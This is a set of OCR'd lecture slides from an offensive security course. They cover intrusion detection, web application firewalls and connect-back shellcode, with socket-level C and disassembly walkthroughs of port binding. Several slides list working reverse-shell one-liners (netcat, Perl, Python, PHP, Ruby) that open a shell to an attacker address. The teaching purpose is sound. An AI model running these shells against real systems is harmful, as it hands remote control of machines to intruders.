Web Application Hacking 104 + Exploitation Development 104


CIS 5930/4930
Offensive Computer Security
Spring 2014

Outline

- IDS / IPS
- WAF
- Defeating IDS / IPS & WAF:
  - connect back shellcode
    - refresher on port binding shellcode
  - encoded/polymorphic shellcode


Network Intrusion Detection/Prevention Systems: (IDS / IPS)

- Primarily defend against transport & network level attacks
  - monitors for malicious activity or policy violations
    - reports to a management station
    - usually @ per packet basis




IDS / IPS packet inspection

- Stateful Packet Inspection:
  - scan TCP / UDP headers for incoming and outgoing packets
    - protocol noncompliance
  - forms a state model for each connection
    - for each SYN packet
  - prevents certain kinds of denial of service attacks



(TCP) Stateful packet inspection

drop packets violating TCP state machine



IDS / IPS Deep Packet Inspection (DPI)

- **Deep Packet Inspection:**
  - search packet data + IP + TCP/UDP headers for:
    - protocol noncompliance
    - viruses
    - spam
    - intrusions
  - commonly used by:
    - enterprise
    - ISP
    - govts
  - Allows for:
    - eavesdropping
    - data mining
    - censorship

See: http://en.wikipedia.org/wiki/Deep_packet_inspection

- DPI on its own, combines the functionality of IDS/IPS & a traditional stateful firewall

DPI easily defeated by:

- Compression
- Encoding
- Encryption
- tunneling (sometimes)

IDS

- Primarily focused on identifying *possible* incidents
  - log info about them
  - reporting all attempts
- Secondary uses:
  - identifying problems with security policies
  - Documenting existing threats
  - deterring insider threats

IPS

- Same as IDS but will kill traffic when:
  - when threats are detected
  - when policies are violated
    - like a firewall

IDS / IPS

- Network Intrusion Detection systems
  - independent platform for identifying intrusions via examining network traffic from multiple hosts (Snort)
- Host-based intrusion detection systems
  - application/agent on a host monitors system calls, application logs, file system modifications, and other thost activities and states to identify intrusions. (Tripwire, OSSEC, etc...)
- others

IDS / IPS rules

- Statistical anomaly based detection
  - determines normal levels for bandwidth, common protocols, common ports, common connections
    - alerts generated when anomalies occur
- Specification-based anomaly detection
  - designer hardcodes the normal levels and common ports / connections /etc... (*uncommon*)
    - alerts generated when unspecified behavior occurs
- Signature based detection
  - Monitors network packets for pre-determined / pre-configured attack patterns (known as signatures)

IDS / IPS


- Can include or trigger custom tools:
  - honeypots
  - traffic payload manglers
  - Firewall reconfigurator
  - security environment modifier
    - Threat Levels

Web Application Firewalls (WAF)

- An appliance, server plugin, or filter that applies a set of rules to HTTP conversations
  - defend against:
    - SQLI
    - XSS
- Can be very effective at mitigating most attacks
- Can be required for an industry
  - PCI DSS v1.1 (Payment Card Industry, Data Security Standard)
  - often mandated for cases where web applications are not regularly code audited

IDS vs WAF

- IDS / IPS is at Transport & Network layer (usually)
- WAF is at application Layer



WAF Selection Criteria/Goals

- Provides data sanity checking
- Very few false positives
  - should NEVER disallow an authorized, valid request
- …

from:
https://www.owasp.org/index.php/Web_Application_Firewall

- regulations mandate (in many industries) the companies either:
  - do regular code auditing of their software to get rid of bugs
  - establish a WAF, IDS / IPS instead
    - still will be vulnerabilities!
      - its like sweeping them under the rug!

So if its behind a WAF, its likely not code audited....

- vulnerabilities ++

Buffer restrictions on a web application

- Often caused by a WAF filter
- Usually filter for data types other than expected (data sanity checking)
  - ASCII only input for string buffers
  - numerical only input for integers
  - etc...
- Mitigates many attacks

Bypassing IDS / IPS and WAF

Connect-Back Shellcode

- Port-binding shellcode is easily foiled by firewalls
- Have the victim connect back to the attacker
  - Usually outbound connections are not limited or filtered
  - Can defeat IDS / IPS and WAF
    - sometimes
- TCP connect back to attacker's IP
  - attacker must have a listener waiting

Networking Shellcode

First some history....

According to the Shellcoder's Handbook (page 370), port-binding shellcode wasn't introduced to the public until 2005

- A BlackHat 2005 presentation by Michael Lynn on Cisco IOS bind shell
  - Cisco and ISS censored the talk
    - details were never published
      - Mainly b/c Cisco IOS doesn't implement system calls, so this was very impressive, and dangerous.

History

- Actually networking shellcode articles surfaced on phrack and other sites at least a year earlier (2004)
  - http://www.phrack.org/issues.html?id=7&issue=62

Connect back shellcode components

1. a listener on the attacker machine
2. exploit code to run on victim machine that opens a port, connects back, and provides shell access

Connect back shellcode Anatomy of attack (IDS)

Attacker exploits buffer overflow in web server, or web application code. [Uses connect-back shellcode]

Firewall allows traffic, IDS won't notice if it doesn't violate policies, and doesn't trigger a signature

Firewall allows the outbound traffic

IDS will only notice if policy is violated, or signature is triggered

Connect back shellcode Anatomy of attack (IPS)

Firewall allows traffic, IPS won't notice if it doesn't violate policies, and doesn't trigger a signature

If it notices, may kill the traffic

Attacker exploits buffer overflow in web server, or web application code. [Uses connect-back shellcode]

Firewall allows the outbound traffic

IPS will only notice if policy is violated, or signature is triggered.

If IPS notices, may kill the connect-back shellcode connection (foiling the attack)

Non assembly level connect back shells

- netcat
  - commonly used to **listen** to incoming connections
    - nc -v -l -p 31337
      - listen on port 31337
      - -v = verbose
- Using netcat to spawn a connect back shell:
  - nc -e /bin/sh <target ip> <port>
    - so to set up a listener on attacker 192.168.1.166:
      - nc -v -l -p 31337
    - to connect back to attacker:
      - nc -e /bin/sh 192.168.1.116 31337

Other connect back shellcode (non asm)

- http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
- http://bernardodamele.blogspot.com/2011/09/reverse-shells-one-liners.html
- Perl
  - perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
    - replace 10.0.0.1 and p=1234 with attacker ip and port
- Python
  - python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
    - again.... replace 10.0.0.1 and p=1234 with attacker ip and port

Other connect back shellcode (non asm)

- PHP
  - php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
- Ruby
  - ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'

But we need to know how to write ASM connect back shellcode

- For Science!

But first a refresher

- on port binding shellcode
  - to recap the networking details

port binding shellcode
Anatomy of attack (IDS / IPS)

Firewall allows traffic, IDS / IPS won't notice if it doesn't violate policies, and doesn't trigger a signature

If IPS notices, may kill the traffic

Attacker exploits buffer overflow in web server, or web application code. [Uses port-binding shellcode]

Firewall or IDS / IPS will kill the incoming connection most of the time by default.

This causes much difficulty for an attacker

Refresher (port binding c program)

```
#include <string.h>
#include <sys/socket.h>
#include <netinit/in.h>
#include <arpa/inet.h>
int main(void) {
	int sockfd, new_sockfd; //listen on sock_fd, new connections on new_sockfd
	struct sockaddr_in host_addr, client_addr; // my address info
	socklen_t sin_size;
	int yes=1;

	sockfd = socket(PF_INET, SOCK_STREAM, 0);

	host_addr.sin_family = AF_INET;		//host byte order
	host_addr.sin_port = htons(31337);		// short, network byte order
	host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
	memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

	bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

	listen(sockfd, 4);
	sin_size = sizeof(struct sockaddr_in);
	new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

These familiar socket functions all can be accessed with a single Linux system call:

socketcall()

syscall number 102

refresher (socketcall())

SOCKETCALL(2) Linux Programmer's Manual SOCKETCALL(2)

NAME

socketcall - socket system calls

SYNOPSIS

int socketcall(int call, unsigned long *args);

DESCRIPTION

socketcall() is a common kernel entry point for the socket system calls. call determines which socket function to invoke. args points to a block containing the actual arguments, which are passed through to the appropriate call.

User programs should call the appropriate functions by their usual names. **Only standard library implementors and kernel hackers need to know about socketcall().**

They said it themselves

Refresher (networking system calls) These are the options for the 1st arg for socketcall()

```
define SYS_SOCKET      1        /* sys_socket(2)        */
#define SYS_BIND       2        /* sys_bind(2)          */
#define SYS_CONNECT    3        /* sys_connect(2)       */
#define SYS_LISTEN     4        /* sys_listen(2)        */
#define SYS_ACCEPT     5        /* sys_accept(2)        */
#define SYS_GETSOCKNAME 6       /* sys_getsockname(2)   */
#define SYS_GETPEERNAME 7       /* sys_getpeername(2)   */
#define SYS_SOCKETPAIR  8       /* sys_socketpair(2)    */
#define SYS_SEND       9        /* sys_send(2)          */
#define SYS_RECV       10       /* sys_recv(2)          */
#define SYS_SENDTO     11       /* sys_sendto(2)        */
#define SYS_RECVFROM   12       /* sys_recvfrom(2)      */
#define SYS_SHUTDOWN   13       /* sys_shutdown(2)      */
#define SYS_SETSOCKOPT 14       /* sys_setsockopt(2)    */
#define SYS_GETSOCKOPT 15       /* sys_getsockopt(2)    */
#define SYS_SENDMSG    16       /* sys_sendmsg(2)       */
#define SYS_RECVMSG    17       /* sys_recvmsg(2)       */
#define SYS_ACCEPT4    18       /* sys_accept4(2)       */
```

int socketcall(int call, unsigned long *args);

Vary depending on the corresponding int call #

Moving to shellcode

- Use EAX = 102 for socketcall()
- EBX contains the type of socket call
- ECX contains a pointer to the socket call's arguments
- then int 0x80

Simple enough, but other parts get tricky

- sockaddr structure

Refresher (port binding c program)

```
#include <string.h>
#include <sys/socket.h>
#include <netinit/in.h>
#include <arpa/inet.h>
int main(void) {
        int sockfd, new_sockfd;
        struct sockaddr_in host_addr, client_addr; // my address info
        socklen_t sin_size;
        int yes=1;

        sockfd = socket(PF_INET, SOCK_STREAM, 0);

        host_addr.sin_family = AF_INET;         //host byte order
        host_addr.sin_port = htons(31337);              // short, network byte order
        host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
        memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

        bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

        listen(sockfd, 4);
        sin_size = sizeof(struct sockaddr_in);
        new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

The circled code is responsible for building the sockaddr structure

```
struct sockaddr_in {
    short          sin_family;   // e.g. AF_INET, AF_INET6
    unsigned short   sin_port;     // e.g. htons(3490)
    struct in_addr   sin_addr;     // see struct in_addr, belo
    char           sin_zero[8];  // zero this if you want to
};
```

Disassembly view

```
#include <string.h>
#include <sys/socket.h>
#include <netinit/in.h>
#include <arpa/inet.h>
int main(void) {
	int sockfd, new_sockfd; //listen on sock_fd, new connections on new_sockfd
	struct sockaddr_in host_addr, client_addr; // my address info
	socklen_t sin_size;
	int yes=1;

	sockfd = socket(PF_INET, SOCK_STREAM, 0);

	host_addr.sin_family = AF_INET;		//host byte order
	host_addr.sin_port = htons(31337);		// short, network byte order
	host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
	memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

	bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

	listen(sockfd, 4);
	sin_size = sizeof(struct sockaddr_in);
	new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

```
mov DWORD PTR [esp+8], 0x0
mov DWORD PTR [esp+4], 0x1
mov DWORD PTR [esp], 0x2
call   0x8048394 <socket@plt>
....
```

Arguments are pushed on the stack in reverse order, so PF_INET = 2 and SOCK_STREAM = 1

Disassembly view

```
#include <string.h>
#include <sys/socket.h>
#include <netinit/in.h>
#include <arpa/inet.h>
int main(void) {
	int sockfd, new_sockfd; //listen on sock_fd, new connections on new_sockfd
	struct sockaddr_in host_addr, client_addr; // my address info
	socklen_t sin_size;
	int yes=1;

	sockfd = socket(PF_INET, SOCK_STREAM, 0);

	host_addr.sin_family = AF_INET;		//host byte order
	host_addr.sin_port = htons(31337);		// short, network byte order
	host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
	memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

	bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

	listen(sockfd, 4);
	sin_size = sizeof(struct sockaddr_in);
	new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

```
mov WORD PTR [ebp-40], 0x2
....
```

so,
AF_INET = 2

Disassembly view

```
#include <string.h>
#include <sys/socket.h>
#include <netinit/in.h>
#include <arpa/inet.h>
int main(void) {
	int sockfd, new_sockfd; //listen on sock_fd, new connections on new_sockfd
	struct sockaddr_in host_addr, client_addr; // my address info
	socklen_t sin_size;
	int yes=1;

	sockfd = socket(PF_INET, SOCK_STREAM, 0);

	host_addr.sin_family = AF_INET;		//host byte order
	host_addr.sin_port = htons(31337);		// short, network byte order
	host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
	memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

	bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

	listen(sockfd, 4);
	sin_size = sizeof(struct sockaddr_in);
	new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

```
mov DWORD PTR [esp], 0x7a69
call   0x8048374 <htons@plt>
....
```

0x7a69 is hex for 31337

but htons reverses the byte order. So it becomes

0x697a

Disassembly view

```
#include <string.h>
#include <sys/socket.h>
#include <netinit/in.h>
#include <arpa/inet.h>
int main(void) {
	int sockfd, new_sockfd; //listen on sock_fd, new connections on new_sockfd
	struct sockaddr_in host_addr, client_addr; // my address info
	socklen_t sin_size;
	int yes=1;

	sockfd = socket(PF_INET, SOCK_STREAM, 0);

	host_addr.sin_family = AF_INET;		//host byte order
	host_addr.sin_port = htons(31337);		// short, network byte order
	host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
	memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

	bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

	listen(sockfd, 4);
	sin_size = sizeof(struct sockaddr_in);
	new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

INADDR_ANY will be 0.0.0.0 in memory

0x00 0x00 0x00 0x00

This is a lot of nullbytes

What the struct looks like before bind()

```
Breakpoint 2, main () at bind_port.c:20
20          bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));
(gdb) x/16xb &host_addr
0xbffff7d0:     0x02    0x00    0x7a    0x69    0x00    0x00    0x00    0x00
0xbffff7d8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

```
#include
#include
#include
#include
int main(void) {
        int sockfd, new_sockfd;
        struct sockaddr_in host_addr, client_addr;
        socklen_t sin_size;
        int yes=1;

        sockfd = socket(PF_INET, SOCK_STREAM, 0);

        host_addr.sin_family = AF_INET;         //host byte order
        host_addr.sin_port = htons(31337);            // short, network byte order
        host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
        memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

        bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

        listen(sockfd, 4);
        sin_size = sizeof(struct sockaddr_in);
        new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
```

host_addr is a sockaddr_in struct:

```
struct sockaddr_in {
    short          sin_family;   // e.g. AF_INET, AF_INET6
    unsigned short   sin_port;     // e.g. htons(3490)
    struct in_addr   sin_addr;     // see struct in_addr, below
    char           sin_zero[8];  // zero this if you want to
};
```

What the struct looks like before bind()

```
Breakpoint 2, main () at bind_port.c:20
20          bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));
(gdb) x/16xb &host_addr
0xbffff7d0:     0x02    0x00    0x7a    0x69    0x00    0x00    0x00    0x00
0xbffff7d8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

0x0002 for AF_INET (short)

```
#include
#include
#include
#include
int main(void) {
        int sockfd, new_sockfd; //listen on sock_fd, new connections on new_sockfd
        struct sockaddr_in host_addr, client_addr; // my address info
        socklen_t sin_size;
        int yes=1;

        sockfd = socket(PF_INET, SOCK_STREAM, 0);

        host_addr.sin_family = AF_INET;         //host byte order
        host_addr.sin_port = htons(31337);              // short, network byte order
        host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
        memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

        bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

        listen(sockfd, 4);
        sin_size = sizeof(struct sockaddr_in);
        new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

What the struct looks like before bind()

```
Breakpoint 2, main () at bind_port.c:20
20          bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));
(gdb) x/16xb &host_addr
0xbffff7d0:     0x02    0x00    0x7a    0x69    0x00    0x00    0x00    0x00
0xbffff7d8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

(little endian)

0x697a for network reverse order
31337 (short)

```
#include
#include
#include
#include
int main(void) {
        int sockfd, new_sockfd; //listen on sock_fd, new connections on new_sockfd
        struct sockaddr_in host_addr, client_addr; // my address info
        socklen_t sin_size;
        int yes=1;

        sockfd = socket(PF_INET, SOCK_STREAM, 0);

        host_addr.sin_family = AF_INET;         //host byte order
        host_addr.sin_port = htons(31337);              // short, network byte order
        host_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
        memset(&(host_addr.sin_zero), '\0', 8); // zero the rest of the struct

        bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

        listen(sockfd, 4);
        sin_size = sizeof(struct sockaddr_in);
        new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
}
```

What the struct looks like before bind()

```
Breakpoint 2, main () at bind_port.c:20
20          bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));
(gdb) x/16xb &host_addr
0xbffff7d0:     0x02    0x00    0x7a    0x69    0x00    0x00    0x00    0x00
0xbffff7d8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

(little endian)

0.0.0.0
any ip address.

```
#include
#include
#include
#include
int main(void) {
        int sockfd, new_sockfd; //listen on sock_fd, new connections on new_sockfd
        struct sockaddr_in host_addr, client_addr; // my address info
        socklen_t sin_size;
        int yes=1;

        sockfd = socket(PF_INET, SOCK_STREAM, 0);

        host_addr.sin_family = AF_INET;         //host byte order
